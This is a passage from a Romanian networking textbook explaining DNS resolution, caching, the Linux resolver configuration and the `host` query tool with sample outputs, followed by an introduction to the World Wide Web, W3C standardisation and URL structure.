La fel ca majoriatea serviciilor din Internet, serviciul DNS este un serviciu client server. Particularitatea sa stă în faptul că este un serviciu distribuit, dar comun la nivelul întregului Internet. Putem vorbi despre un singur serviciu DNS în Internet, implementat cu ajutorul mai multor servere DNS, denumite și servere de nume. În virtutea descentralizării și ierarhiei domeniilor, fiecare server este responsabil pe anumite domenii. Un client va trebui să ajungă la acel server pentru a obține informații despre acel domeniu.

Interogările realizate de client către serverul DNS sunt interogări simple (de obicei, se solicită adresa IP corespunzătoare unui nume). Din acest motiv, protocolul de comunicare DNS este un protocol cu format binar care rulează peste UDP. Serverele de nume așteaptă interogări DNS pe portul 53.

Clientul DNS este folosit, în mod transparent, în cazul majorității celorlalte servicii. În momentul accesării unui site web, se realizează în spate o cerere DNS pentru rezolvarea numelui. În cazul trimiterii unui e-mail se realizează o cerere DNS pentru determinarea serverului de mail aferent domeniului destinatarului, urmată de o cerere de rezolvare a numelui serverului de e-mail. Pentru aceasta, clientul (denumit și resolver) este implementat, la nivelul sistemului de operare, printr-un set de apeluri de bibliotecă. Clienții web și alte procese de rețea vor invoca apelurile de bibliotecă dedicate pentru a afla adresa IP a partenerului de comunicație.

Serverele de nume gestionează intrările din cadrul zonelor pe care sunt autoritare. Serverul de nume ns.start.info, autoritar pe domeniul start.info, va răspunde cererii de aflare a adresei IP pentru numele www.start.info. Pentru aceasta va consulta baza de date aferentă zonei, va căuta numele www.start.info și va oferi ca răspuns adresa IP din cadrul înregistrării.

Cereri recursive și nerecursive

Fiecare stație din Internet are configurate local unul sau mai multe servere de nume. Acestea sunt interogate de clientul local și se obțin informațiile cerute. Pentru a menține clientul simplu, serverul de nume este obligat să rezolve cererilor clientului indiferent dacă este sau nu responsabil/autoritar pe acestea. Folosindu-se de ierarhia serviciului DNS, acesta va realiza cereri către alte servere de nume și va obține informația pe care o va trimite clientului.

Se spune că, în situația de mai sus, clientul trimite cereri recursive serverului configurat local. O cerere recursivă impune serverului rezolvarea acesteia chiar în absența datelor la nivel local. Întrucât cererile recursive necesită procesare suplimentară, serverele de nume sunt configurate să răspundă la cereri doar din partea unui subset de clienți, de obicei clienții dintr-o rețea locală.

În cazul unei cereri recursive, dacă serverul de nume nu deține informația solicitată, va interoga alte servere de nume din Internet; în această situație serverul de nume local va avea rolul de client. Cererile pe care le va emite către acestea vor fi cereri nerecursive, pentru a nu încărca serverele. Pentru o cerere nerecursivă fie primește un răspuns pozitiv, cu informația solicitată (pe care o va

transmite ulterior clientului), fie un răspuns negativ cu un indiciu (*hint*) legat de alt server de nume pe care să-l contacteze.

În general, cererile recursive vor fi emise de stațiile dintr-o rețea locală către serverul de nume configurat local, iar cererile nerecursive vor fi emise de serverele de nume care interoghează alte servere de nume.

Caching

Dată fiind latența procesului de interogare, în special datorat interogărilor nerecursive dintre servere, serverele DNS pot folosi mecanisme de caching. Astfel, pentru o perioadă de timp rezolvările cererilor clienților sunt menținute în cache-ul serverului pentru interogări ulterioare.

Pe lângă reducerea latenței de interogare, un beneficiu al cache-ului este acela că menține informații pentru care serverul autoritar este picat sau neresponsiv, ca formă de toleranță la defecte.

Cache-ul poate avea și un efect negativ, acela al transmiterii unei informații neactualizate. Pentru aceasta, intrările în cache au un timp de viață după care sunt invalidate. Timpul de viață este, în general, de ordinul orelor; astfel, în cazul actualizării unei înregistrări, poate dura mai multe ore până când schimbarea este vizibilă la nivelul Internetului.

Scenarii de interogare DNS

În continuare sunt prezentate o serie de scenarii de utilizare a serviciului DNS, ținând cont de diverse configurări și informații prezente pe server. Se presupune că un client DNS dorește să obțină adresa IP pentru numele www.start.info și are configurat un server local pe care îl interoghează.

Scenariul cel mai simplu este acela în care serverul de nume configurat local pe client este autoritar pe domeniul start.info; fie ns.start.info acest server. În această situație, serverul ns.start.info deține în baza de date înregistrarea aferentă intrării www.start.info și i-o furnizează clientului. Operația se încheie aici.

Scenariile din continuare vor presupune că serverul de nume configurat local pe client **nu** este autoritar pe domeniul start.info.

Un scenariu simplu este acela în care serverul de nume deține înregistrarea aferentă intrării www.start.info. În acest caz, la primirea cererii din partea clientului, serverul verifică întâi dacă este autoritar pe domeniu. Întrucât nu este, serverul consultă cache-ul. Intrarea este prezentă în cache astfel că este returnată clientului.

Dacă intrarea nu este însă prezentă în cache, scenariul se complică. În momentul în care serverul primește cererea (recursivă) și realizează că intrarea nu se găsește în cache, trebuie să consulte alte servere pentru determinarea informației. Pentru aceasta, caută în cache dacă are o înregistrare de tipul NS pentru domeniul start.info. Dacă această intrare există, înseamnă că poate determina serverul de nume pentru domeniul start.info (adică ns.start.info). În mod obișnuit va găsi în cache și o înregistrare de tipul A pentru ns.start.info, astfel că se va putea conecta la adresa IP a ns.start.info. Va trimite o cerere nerecursivă către ns.start.info, în care va solicita adresa IP a numelui www.start.info; ns.start.info este autoritar pe domeniul start.info și deține înregistrarea cerută, pe care i-o întoarce serverului. Serverul își actualizează cache-ul cu înregistrarea obținută și i-o transmite clientului. Viitoare interogări pentru www.start.info vor fi servite din cache.

Dacă, în scenariul de mai sus, serverul de nume local nu deține în cache înregistrarea de tipul NS pentru start.info, atunci trebuie să interogheze un alt server de nume care o deține. Pentru aceasta, se uită în cache după intrarea NS aferentă domeniului info. Dacă deține această intrare atunci va putea investiga serverul de nume al domeniului info (fie ns.info.). Acest server de nume, autoritar pe domeniul info, îi va putea transmite înregistrarea de tip NS pentru domeniul start.info. Îi trimite această intrare, în urma interogării cu o cerere nerecursivă, și serverul local își actualizează cache-ul. În continuare urmează pașii definiți anterior.

Dacă, în cazul de mai sus, server de nume local nu deține în cache înregistrarea de tip NS pentru info, atunci trebuie să apeleze la unul dintre serverere de nume pentru domeniul rădăcină care se găsesc tot timpul în cache. Aceste servere de nume se găsesc în configurația de bootstrap a

implementării oricărui server de nume. În cazul Bind, fișierul aferent de configurație este db.root. Serverul de nume local va interoga, cu o cerere nerecursivă, unul dintre serverele rădăcină pentru înregistrarea de tip NS pentru domeniul info. O dată furnizată această intrare, serverul poate interoga serverul autoritar pe domeniul ns.info (cel de mai sus) și se reiau pașii de mai sus.

De observat că interogările din scenariile prezentate anterior erau interogări „pozitive", adică solicitau o adresă IP pentru un nume existent. Putem considera noțiunea de interogări „negative" în cazul în care intrarea nu există. Și în acest caz, pentru a preveni overhead-ul de comunicare în Internet, intrările negative sunt păstrate în cache. Un client care va solicita adresa IP pentru numele zgja.wqwq.info, absent din Internet, va primi răspuns negativ de la serverul de nume local (după parcurgerea tuturor pașilor de mai sus), iar serverul de nume local va popula cache-ul cu intrare negativă. Cereri ulterioare pentru acel nume vor rezulta în consultarea cache-ului și furnizarea rapidă a unui răspuns negativ.

Situația de mai sus poate fi problematică atunci când se configurează o intrare nouă în cadrul unui server nou de nume. În cazul în care serverul nu a fost configurat corespunzător, înregistrarea nu va fi disponibilă. Atunci, toate serverele de nume de rețele locale care l-au interogat vor avea în cache o intrare negativă. Presupunând că greșeala de configurare este reparată, informația va fi disponibilă clienților de rețele locale doar după expirarea intrărilor în cache.

Intervalul de expirare al unei înregistrări în cache se numește TTL (*time to live*). Se recomandă un echilibru în configurarea acestuia: suficient de mare încât să fie eficient procesul de rezolvare și să acopere cât mai puțini pași; suficient de mică încât actualizările intrărilor să se propage rapid în Internet. În general, valorile tipice sunt de ordinul orelor, uneori chiar zilelor, ținând și de specificul și dinamica domeniilor gestionate de serverele de nume.

Clienți DNS și utilitare de interogare

Mai sus a fost precizat că majoritatea proceselor de rețea folosesc, fără intervenția utilizatorului, serviciul DNS. Un client web va consulta serviciul DNS pentru a determina adresa IP a numelui din URL; un client de e-mail va consulta serviciul DNS pentru a determina serverul de mail (intrarea de tipul MX) al domeniului adresei destinatarului.

Pentru folosirea resolverului DNS, sistemul local configurează un server de nume, de obicei furnizat de ISP (Internet Service Provider), care să fie interogat pentru rezolvarea cererilor DNS.

Pentru validarea configurării serviciului DNS se folosesc utilitare specifice de interogare DNS. Aceste utilitare au rolul de a formula cereri DNS și de a le transmite, spre rezolvare, unui server de nume. Astfel de utilitare sunt `host`, `dig` sau `nslookup` pe Linux, sau `nslookup` pe Windows.

Utilitarele de mai sus implementează funcționalitatea de client, dar ele nu sunt folosite în vreun fel de procesele de rețea. Implementarea de client de DNS este proprie, nefolosind apelurile de bibliotecă ale resolverului. Rolul acestora este, în general, de depanare a serviciului DNS și de validare a configurațiilor realizate.

Două moduri recomandate pentru a valida funcționarea serviciului DNS sunt folosirea `ping` sau folosirea `host`. Ambele trimit cereri recursive către serverul de nume configurat local, dar diferă ca implementare. Ping folosește resolverul DNS al sistemului (accesibil prin apeluri de bibliotecă), în vreme ce `host` deține o implementare proprie de client DNS.

9.3.4 Implementarea resolverului DNS pe Linux

Resolverul DNS este entitatea folosită, în mod transparent, de toate procesele de rețea pentru rezolvarea numelor. Resolverul conține o implementare de client DNS care realizează cererile recursive necesare către serverul de nume local și oferă procesului de rețea informațiile solicitate.

Interfața cu resolverul este asigurată, în API-ul POSIX (și, deci, în Linux), de apelurile gethostbyname[12] și gethostbyaddr, sau de versiunile mai noi ale acestora: getnameinfo și

[12] http://www.kernel.org/doc/man-pages/online/pages/man3/gethostbyname.3.html

getaddrinfo[13]. Aceste apeluri întorc, pentru un nume dat, adresele IP corespunzătoare. gethostbyaddr, versiune mai nouă a gethostbyname, permite selectarea tipurilor de înregistrări cerute: fie IPv4 (de tipul A), fie IPv6 (de tipul AAAA).

Resolverul DNS reprezintă doar o parte din operațiile efectuate de funcțiile gethostbyname/gethostbyaddr. Pentru gestiunea numelor pe sistemul local, pe lângă „baza de date DNS", mai pot fi folosite și baza de date locală (`/etc/hosts`) sau serviciul de multicast DNS[14]. Resolverul DNS este corelat bazei de date DNS. Configurarea bazelor de date care vor fi consultate se găsește în fișierul `/etc/nsswitch.conf`, fișierul de configurare a Name Service Switch.

Name Service Switch[15] (NSS) este folosit pentru configurarea serviciilor de nume. Nu ne referim doar la nume de stații, ci și la nume de utilizatori, de protocoale, de servicii. Acest mecanism este configurat în fișierul `/etc/nsswitch.conf`, linia de configurare specifică fiind:

```
hosts:          files mdns4_minimal [NOTFOUND=return] dns mdns4
```

Această linie spune că pentru serviciul de nume de stații (hosts) sunt consultate, alternativ, baza de date locală (files), reprezentată prin fișierul `/etc/hosts`, baza de date multicast DNS (mdns4_minimal), reprezentată de serviciul avahi pe Linux, sau baza de date DNS, accesibilă prin intermediul resolverului DNS.

Fișierul `/etc/hosts`[16] este o bază de date statică, controlată de administratorului sistemului local, în care sunt precizate mapări între nume sau adrese IP. În general, are precedență în fața DNS (dacă files apare înainte de dns în linia de mai sus); astfel că, adăugarea unei linii de forma

```
1.2.3.4     google.com
```

înseamnă că folosirea numelui google.com în procesele de rețea va conduce la încercarea de conectare la adresa IP 1.2.3.4.

Serviciul multicast DNS este un serviciu din rețeaua locală care realizează o mapare implicită a adreselor IP ale stațiilor la nume de forma <nume-statie>.local. Astfel, dacă într-o rețea locală, există două stații cu numele alamar și jeddite și ambele stații au configurat multicast DNS[17] vor putea să se identifice cu numele alamar.local, respectiv jeddite.local.

Serviciul DNS înseamnă consultarea resolverului DNS implementat local. Acesta va transmite cereri DNS recursive serverului DNS configurat local. Configurarea serverului DNS se realizează în fișierul `/etc/resolv.conf`, cu o linie sau mai multe de forma:

```
nameserver 141.85.226.5
nameserver 141.85.241.113
```

În cazul prezenței mai multor servere, al doilea va fi folosit doar în caz de nefuncționare a primului.

Serverele DNS din fișierul `/etc/resolv.conf` sunt configurate doar în format de adresă IP. Nu se poate configura un server de nume în format de nume pentru că atunci ar fi nevoie de un server de nume care să ofere adresa acestuia.

În cazul prezenței liniei de mai sus din fișierul `/etc/nsswitch.conf`, se va interoga întâi baza de date locală, apoi baza de date multicast DNS, apoi serviciul DNS. Acest lucru se poate observa și prin captura apelurilor open pentru procesul ping, cu ajutorul comenzii strace. Comanda strace permite inspectarea apelurilor de sistem realizate de un proces. În cazul nostru urmărim bibliotecile deschise de proces prin inspecția apelului open (cu opțiunea -e open):

```
$ sudo strace -e open ping -c 1 google.com > /dev/null
[...]
open("/etc/resolv.conf", O_RDONLY)      = 4
open("/etc/nsswitch.conf", O_RDONLY)    = 4
```

[13] http://www.kernel.org/doc/man-pages/online/pages/man3/getaddrinfo.3.html
[14] http://en.wikipedia.org/wiki/Multicast_DNS
[15] http://www.gnu.org/software/libc/manual/html_node/Name-Service-Switch.html
[16] http://www.kernel.org/doc/man-pages/online/pages/man5/hosts.5.html
[17] `avahi` pe Linux

```
open("/lib/x86_64-linux-gnu/libnss_files.so.2", O_RDONLY) = 4
open("/etc/host.conf", O_RDONLY)        = 4
open("/etc/hosts", O_RDONLY|O_CLOEXEC)  = 4
open("/lib/libnss_mdns4_minimal.so.2", O_RDONLY) = 4
open("/lib/x86_64-linux-gnu/libnss_dns.so.2", O_RDONLY) = 4
open("/lib/x86_64-linux-gnu/libresolv.so.2", O_RDONLY) = 4
[...]
```

Toate apelurile de sistem de mai sus sunt realizate de apelul de bibliotecă gesthostbyname().

Din listarea de mai sus au fost extrase unele apeluri pentru a le prezenta doar pe cele importante. Explicația pentru fiecare linie dintre cele de mai sus este prezentată mai jos:

- prima linie deschide fișierul `/etc/resolv.conf` pentru extragerea serverului de nume;
- a doua linie deschide fișierul `/etc/nsswitch.conf` pentru a determina ce baze de date de nume de stații trebuie consultate și în ce ordine; conform liniei precizate mai sus ordinea va fi files, mdns4_minimal și dns;
- în primul pas se consultă baza de date files, prin încărcarea și folosirea bibliotecii aferente (libnss_files.so.2);
- configurarea bazei de date files se realiează în fișierul `/etc/host.conf`, care este deschis și interpretat;
- baza de date se găsește în fișierul `/etc/host`; în cadrul fișierului `/etc/host` se caută intrarea google.com; întrucât nu este găsită, se trece la următoarea bază de date;
- următoarea bază de date este mdns4_minimal; consultarea acesteia se realizează prin încărcarea și folosirea bibliotecii aferente (libnss_mdns4_mininal.so.2); serviciul multicast DNS nu dispune de intrare pentru google.com, așa că se trece la următoarea bază de date;
- baza de date interogată în continuare este baza de date dns; consultarea acesteia se realizează prin încărcarea bibliotecii libnss_dns.so.2;
- în cadrul acestei biblioteci se apelează resolverul DNS, implementat în biblioteca libresolv.so.2; resolverul DNS este cel care realizează cererile DNS către serverul DNS din fișierul `/etc/resolv.conf` și apoi întorc rezultatul în apelant (adică în procesul care a apelat gethostbyname).

Așadar, pe Linux, resolverul DNS este implementat în forma unei biblioteci integrate în biblioteca standard C. Apelurile gethostbyname sau gethostbyaddr proceselor de rețea constituie o interfață pentru mai multe baze de date de rezolvare a numelor de stații, printre care și resolverul DNS.

9.3.5 Utilitarul host

Resolverul DNS este folosit de procesele de rețea în două situații: pentru determinarea unei adrese IP, când se cunoaște numele stației (rezolvare directă), și pentru determinarea unui nume când se cunoaște adresa IP (rezolvare inversă). Cu toate acestea, un server DNS oferă mai multe facilități care trebuie să fie verificate.

Pentru situațiile de validare a configurării unui server DNS, precum și pentru depanarea problemelor de folosire a serviciului DNS, se folosesc utilitare de interogare specifice, precum `host`, `dig` și `nslookup`. Toate utilitarele au funcționalități similare; în continuare prezenta utilitarul `host`.

Ca utilitare de interogare a serviciului DNS, `host` permite realizarea de cereri (recursive sau nerecursive) pentru toate tipurile de înregistrări. În mod implicit, serviciul realizează cereri pentru interogări de tipul A dacă i se transmite ca argument un nume de stație, de tipul MX dacă i se trimite ca argument un nume de domeniu, sau de tipul PTR dacă i se transmite ca argument o adresă IP, așa cum se observă aici:

```
$ host cursuri.cs.pub.ro
cursuri.cs.pub.ro has address 141.85.227.111

$ host pub.ro
pub.ro mail is handled by 5 mail.pub.ro.
pub.ro mail is handled by 50 relay.roedu.net.

$ host 141.85.227.118
118.227.85.141.in-addr.arpa domain name pointer swarm.cs.pub.ro.
```

În cadrul primei rulări a comenzii, se transmite ca argument numele cursuri.cs.pub.ro. Răspunsul conține înregistrarea de tipul A, adică adresa IP a numelui de stație cursuri.cs.pub.ro (141.85.227.111). Cea de-a doua rulare folosește argumentul pub.ro, care este numele unui domeniu. Rezultatul constă în afișarea serverelor de mail ale domeniului, în urma transmiterii unor înregistrări de tipul MX de la server. În fine, ultima rulare primește ca argument o adresă IP, întorcându-se numele stației aferente, swarm.cs.pub.ro, în cadrul unei înregistrări ARP.

În cazul în care un nume este numele unei stații care are aferente mai multe adrese IPv4, sau mai multe adrese IPv6, sau și adrese IPv4 și adrese IPv6, atunci se afișează toate adresele. Mai jos se realizează o interogare pentru numele de stație ftp.ines.lug.ro, rezultând într-o adresă IPv4 și două adrese IPv6:

```
$ host ftp.ines.lug.ro
ftp.ines.lug.ro has address 83.166.201.99
ftp.ines.lug.ro has IPv6 address 2002:53a6:c978::da7a
ftp.ines.lug.ro has IPv6 address 2a02:2a00:2c00:feed::da7a
```

Dacă numele transmis ca argument este atât nume de stație, cât și nume de domeniu, se realizează o interogare de tip A pentru stație – pentru determinarea adresei IP – și o interogare de tip MX pentru domeniu – pentru determinarea serverului de mail. Mai jos se realizează o interogare pentru lug.ro, care este atât nume de stație cât și nume de domeniu. Rezultă adresele IPv4 și IPv6 în urma unor interogări de tip A și serverul de e-mail aferent domeniului mail.lug.ro.

```
$ host lug.ro
lug.ro has address 83.166.201.98
lug.ro has IPv6 address 2a02:2a00:2c00:feed::80
lug.ro has IPv6 address 2002:53a6:c978::80
lug.ro mail is handled by 10 mail.lug.ro.
```

În cazul în care numele este un alias, se afișează rezultatul intrării CNAME aferente (sau a mai multor intrări în caz de alias recurent) și o intrare de tipul A cu adresa IP a numelui efectiv. În rularea de mai jos, se trimite ca argument numele wiki.cs.pub.ro. Acesta este un alias la koala.cs.pub.ro, informație întoarsă într-o înregistrare de tip CNAME; koala.cs.pub.ro are adresa IP 141.85.227.114, informatie întoarsă într-o înregistrare de tip A:

```
$ host wiki.cs.pub.ro
wiki.cs.pub.ro is an alias for koala.cs.pub.ro.
koala.cs.pub.ro has address 141.85.227.114
```

În exemplele de mai sus, valorile întoarse sunt valori implicite pentru argumentul primit. Dacă se dorește extragerea unui anumit tip de intrare atunci se poate folosi opțiunea -t urmată de tipul cererii, ca mai jos:

```
$ host -t A lug.ro
lug.ro has address 83.166.201.98

$ host -t AAAA lug.ro
lug.ro has IPv6 address 2002:53a6:c978::80
lug.ro has IPv6 address 2a02:2a00:2c00:feed::80

$ host -t MX lug.ro
lug.ro mail is handled by 10 mail.lug.ro.

$ host -t NS lug.ro
lug.ro name server ns2.lug.ro.
lug.ro name server ns-1.ines.ro.
lug.ro name server ns1.lug.ro.
lug.ro name server ns3.lug.ro.

$ host -t CNAME lug.ro
lug.ro has no CNAME record

$ host -t SOA lug.ro
```

```
lug.ro has SOA record ns1.lug.ro. hostmaster.lug.ro. 2012013001 3600 7200 86400 3600
```

Rulările de mai sus realizează următoarele tipuri de interogări:

- adresa IP a stației lug.ro printr-o interogare de tipul A (-t A);
- adresele IPv6 ale stației lug.ro printr-o interogare de tipul AAAA (-t AAAA);
- serverul de e-mail al domeniului lug.ro printr-o interogare de tipul MX (-t MX);
- serverele de nume ale domeniului lug.ro printr-o interogare de tipul NS (-t NS);
- dacă lug.ro este un alias, printr-o interogare de tipul CNAME (-t CNAME); rezultă din răspuns că nu este;
- informații autoritare pentru domeniul lug.ro, precum serverul de nume, adresa de e-mail a administratorului, un id de actualizare (de obicei data ultimei actualizări) și TTL-uri pentru cache în secunde; acestea sunt obținute printr-o interogare de tipul SOA (*Start of Authority*) (-t SOA).

În mod implicit, utilitarul `host` folosește serverul de nume configurat pe sistemul local în fișierul `/etc/resolv.conf`. Dacă se dorește testarea specifică a unui server de nume, acesta poate fi transmis ca ultimul argument. De exemplu, dacă vrem să aflăm adresa IPv6 a stației cu numele facebook.com prin interogarea unuia dintre serverele public DNS ale Google (8.8.8.8), vom folosi comanda de mai jos:

```
$ host -t AAAA facebook.com 8.8.8.8
Using domain server:
Name: 8.8.8.8
Address: 8.8.8.8#53
Aliases:
facebook.com has IPv6 address 2a03:2880:10:8f01:face:b00c:0:25
facebook.com has IPv6 address 2a03:2880:10:cf01:face:b00c::
facebook.com has IPv6 address 2a03:2880:2110:3f01:face:b00c::
facebook.com has IPv6 address 2a03:2880:2110:9f01:face:b00c::
```

Se observă că rezulatul rulării diferă de cel standard prin adăugarea unor informații despre serverul DNS folosit.

Pentru depanarea serviciului DNS, sau pentru depanarea sau validarea unui server de nume, este esențială folosirea unui utilitar de interogare DNS. Utilitarul `host` îndeplinește acest rol, oferind o interfață simplă către utilizator.

9.4 Serviciul web

La începuturile sale, Internetul era cuprins dintr-un număr redus de stații și resurse pentru rețea. Pe măsura dezvoltării sistemelor de calcul, a dispozitivelor și mediilor de transmisie și a protocoalelor de comunicație, Internetul a căpătat din ce în ce mai multe noduri și mai multe resurse utilizate în rețea. Boom-ul Internetului de la începutul anilor '90 a accelerat această creștere.

În contextul unui număr divers de resurse localizate pe multe stații în Internet, s-a pus problema accesării acestora. Cum poate un nod din Internet să aibă acces la resursele unui alt nod? Pentru un astfel de acces, este nevoie de: un mod de identificare a nodului, a resursei de pe acel nod, un mecanism de accesare a acesteia și forme de referire la alte resurse.

Soluția pentru problema diversității și dezorganizării resurselor în Internet a fost dezvoltarea serviciului web (sau World Wide Web). Sir Tim Berners-Lee, inventatorul World Wide Web (WWW) are meritul de a fi proiectat sistemul ce permitea organizarea și referirea resurselor din Internet. Succesul acestei inițiative este demonstrat de prevalența World Wide Web în viața de zi cu zi a utilizatorului de Internet. Interfața web este, probabil, cea mai uzuală interfață prin care un utilizator folosește Internetul.

World Wide Web-ul este un spațiu global de informație în Internet, în care resursele din Internet sunt identificate printr-o schemă proprie (denumită URL – Uniform Resource Locator) și care prezintă legături către alte resurse (denumite hyperlink-uri). În general, un web de informație constă în resurse interconectate accesibile unui set de utilizatori. World Wide Web-ul este web-ul global în Internet cu resursele disponibile tuturor utilizatorilor. Vom folosi interschimbabil, pe parcursul acestei secțiuni, denumirea de serviciul web sau de World Wide Web (WWW).

Datorită popularității World Wide Web pentru utilizatorii de Internet, acesta poate fi confundat cu Internetul. În vreme ce Internetul reprezintă totalitatea rețelelor interconectate de pe glob, World Wide Web este un serviciu care rulează în Internet și se folosește de infrastructura acestuia. World Wide Web este un serviciu similar serviciului DNS și serviciului de e-mail. Confuzia poate fi accentuată și de faptul că alte servicii din Internet pot fi configurate și utilizate tot dintr-o interfață web (spre exemplu, interfață webmail pentru e-mail, sau aplicații web precum phpmyadmin sau phpldapadmin pentru gestiunea serviciilor MySQL sau LDAP).

Tot popularitatea serviciul a condus la diversificarea cazurilor de utilizare a acestora. Gândit inițial ca mod de acces și structurare a resurselor, în zilele noastre este folosit în aplicații colaborative, comunicare și socializare, de tranzacții financiare, online gaming, administrare de servicii. Acest lucru a condus la apariția și evoluția unei ramuri tehnice denumită dezvoltare web (web development) în care sunt implicate multe companii și multe persoane. Companii celebre precum Google, Facebook, Yahoo! își datorează existența și succesul World Wide Web-ului și unui număr din ce în ce mai mare de profesioniști în web development.

9.4.1 Dezvoltarea și standardizarea WWW

Deciziile de proiectare a serviciului web au ținut de particularitatea Internetului. Punctul de pornire constă într-un spațiu relativ haotic de resurse diverse cu legături între ele. Pe baza acestor particularități au apărut elementele ce constituie baza WWW:

- pagină web: în general o resursă web descrisă într-un format specific, denumit HTML (HyperText Markup Language) care poate fi accesată și apoi redată (*rendered*) utilizatorului;
- hyperlink: legătură prezentă într-o pagină web către o altă pagină web; de obicei poate fi accesată printr-un click de mouse de utilizator;
- URL (Uniform Resource Identifier): mod unic de identificare a resursei/paginii web în Internet; este folosit de utilizator pentru accesarea resursei; un hyperlink este de fapt un URL al unei alte pagini;
- HTTP (HyperText Transfer Protocol): este protocolul folosit pentru accesarea paginilor/resurselor web; pe baza URL-ului resursa este localizată și apoi este accesată.

Proiectarea protocolului HTTP, protocolul fundamental al web-ului, ține de particularitățile acestuia. Protocol de tip client-server (clientul se mai numește browser), protocolul HTTP se remarcă prin faptul că nu este orientat conexiune. Adică, după obținerea unei resurse, conexiunea cu serverul se încheie. Pentru a obține aceeași resurse sau a alteia, este nevoie de o altă conexiune. Această decizie ține cont de organizarea informațiilor în pagini de dimensiune redusă și prezența hyperlink-urilor. În general, un utilizator va accesa o pagină din clientul web, acesta va reda pagina și apoi clientul o va urmări local. Accesarea unei noi pagini presupune, în general, accesarea unui hyperlink din cadrul paginii inițiale care poate duce către alt server. Menținerea unei conexiuni către serverul inițial ar însemna un consum inutil de resurse.

Nepersistența conexiunii în HTTP sporește eficiența consumului de resurse, dar creează probleme atunci când aceasta este necesară. De exemplu, atunci când un utilizator se autentifică pe un site, este de așteptat să nu îi fie cerute datele de autentificare la fiecare acces al paginii. Pentru această problemă au fost găsite soluții specifice, descrise în.

Protocolul HTTP și alte elemente specifice serviciului Web sunt disponibile în documente RFC. Pe lângă acestea, însă, dezvoltarea rapidă a serviciului a condus la nevoia standardizării unor aspecte legate de structura, formatarea și redarea paginilor, precum HTML, CSS (Cascade Style Sheets), XML, XHTML, CGI.

Efortul de standardizare a web-ului este coordonat de World Wide Web Consortium (W3C), condus de Sir Tim Berners-Lee. Consorțiul dezvoltă standarde deschise (open standards) care să fie folosite în web, în concordanță cu moto-ul „Leading the Web to its Full Potential". Procesul de standardizare în W3C urmează cinci niveluri: se începe cu „Working Draft" și se încheie cu „W3C

Recommendation". În momentul în care o propunere atinge nivelul „W3C Recommendation", poate fi considerată un standard care să fie implementat de clienții și serverele web.

Avansul web din ultimii ani de zile a determinat apariția a ceea ce s-a numit Web 2.0. Considerat în unele cercuri un termen de marketing, Web 2.0 se referă la avansul tehnologiilor web în materie de aplicații colaborative și sociale: wiki-uri, blog-uri, site-uri de social networking, site-uri de partajare media etc. Web 2.0 marchează schimbarea paradigmei serviciului Web de la accesarea unor resurse la o paradigmă în care utilizator interacționează activ cu acele resurse, putând adăuga, modifica sau șterge aceste resurse; de exemplu, pe un wiki, un utilizator poate crea noi pagini, poate edita pagini existente, poate șterge pagini, poate adăuga imagini sau exemple de cod sursă, poate uploada fișiere sau poate lega alte resurse în cadrul wiki-ului. Forma de participare activă și implicare a utilizatorului în dezvoltarea conținutului web au condus la apariția terminologiei Web 2.0.

O evoluție a Web-ului, propusă de Sir Tim Berners-Lee, este Web-ul semantic (*Sematic Web*). Web-ul semantic își propună ca, pe lânga organizarea resurselor în Internet, să ofere și metainformații despre aceste resurse, despre conectarea inteligentă cu alte resurse. Serviciul Web semantic ar trebui să rezolve cerințele utilizatorului în mod inteligent, putând face recomandări sau lua decizii în locul utilizatorului.

9.4.2 Identificarea resurselor în Web

Proiectat pentru a structura cantitatea crescândă de informație în Internet, web-ul folosește o schemă care să permită identificarea unică a resurselor. Identificatorul fiecărei resurse în web se numește URL (Uniform Resource Locator). Un URL este șirul introdus de utilizator în browser pentru accesarea unei resurse web și este modul în care sunt descrise legăturile între resurse (hyperlink-urile). Un hyperlink este un URL care permite referirea unei resurse/pagini web din cadrul altei resurse și pagini.

URL-ul a oferit Web-ului posibilitatea de identificare a stației în Internet și a resursei din cadrul acelei pagini. În acest fel, orice fel de resursă pe care o stație o pune la dispoziție spațiului web va fi referită prin URL.

În mod tipic, URL-ul este preocupat de identificarea stației și a resursei. Astfel, folosirea în cadrul unui browser a URL-ului www.start.info va conduce la afișarea resursei rădăcină de pe sistemul www.start.info. URL-ul este echivalent URL-ului www.start.info/; caracterul / precizează faptul că este vorba de directorul rădăcină web pus la dispoziție de sistem[18], similar directorului rădăcină pe un sistem Unix. Folosind protocolul HTTP, browserul inițiază o conexiune la serverul web (care este un proces) de pe stația identificată de numele www.start.info și îi solicită acestuia resursa aferentă directorului rădăcină web. Serverul web îi va răspunde și va închide conexiunea.

Dacă utilizatorul dorește să extragă o anumită resursă/pagină, va putea transmite calea completă către acea resursă. De exemplu, la transmiterea căii www.start.info/networking/lectures/lecture-01.html, browserul va contacta serverul www.start.info și va solicita pagina networking/lectures/lecture-01.html, relativă la rădăcina directorului rădăcină web.

În general, URL-ul precizează și protocolul folosit pentru comunicare. În mod implicit, browserele consideră acest protocol ca fiind HTTP, astfel că este echivalentă folosirea URL-urilor www.start.info/hello.html sau http://www.start.info/hello.html. Există și alte protocoale care pot fi folosite în web; probabil cel mai cunoscut alt protocol este protocolul HTTP securizat sau HTTPS. Pentru folosirea acestuia, URL-ul folosește ca prefix șirul https://, un exemplu de URL fiind https://www.start.info/hello.html pentru accesarea prin HTTPS a paginii hello.html din directorul rădăcină web.

În cazurile de mai sus, browserul inițiază conexiuni către serverul web pe portul pe care acesta inițiază conexiuni. În mod implicit, acest port este portul 80 pentru HTTP și 443 pentru HTTPS. În

[18] `DocumentRoot`

cadrul URL-ului, utilizatorul poate preciza portul. Astfel perechile de URL-uri de mai jos sunt echivalente:

- http://www.start.info/hello.html și http://www.start.info:80/hello.html
- https://www.start.info/hello.html și https://www.start.info:443/hello.html

Dacă serverul web a fost configurat să asculte conexiuni pe alt port (diferit de 80 sau 443), atunci acesta trebuie precizat explicit în URL. Spre exemplu, dacă serverul web a fost configurat să asculte conexiuni pe portul 8080 atunci URL-ul de obținere a paginii hello.html descrise mai sus va fi http://www.start.info:8080/hello.html.

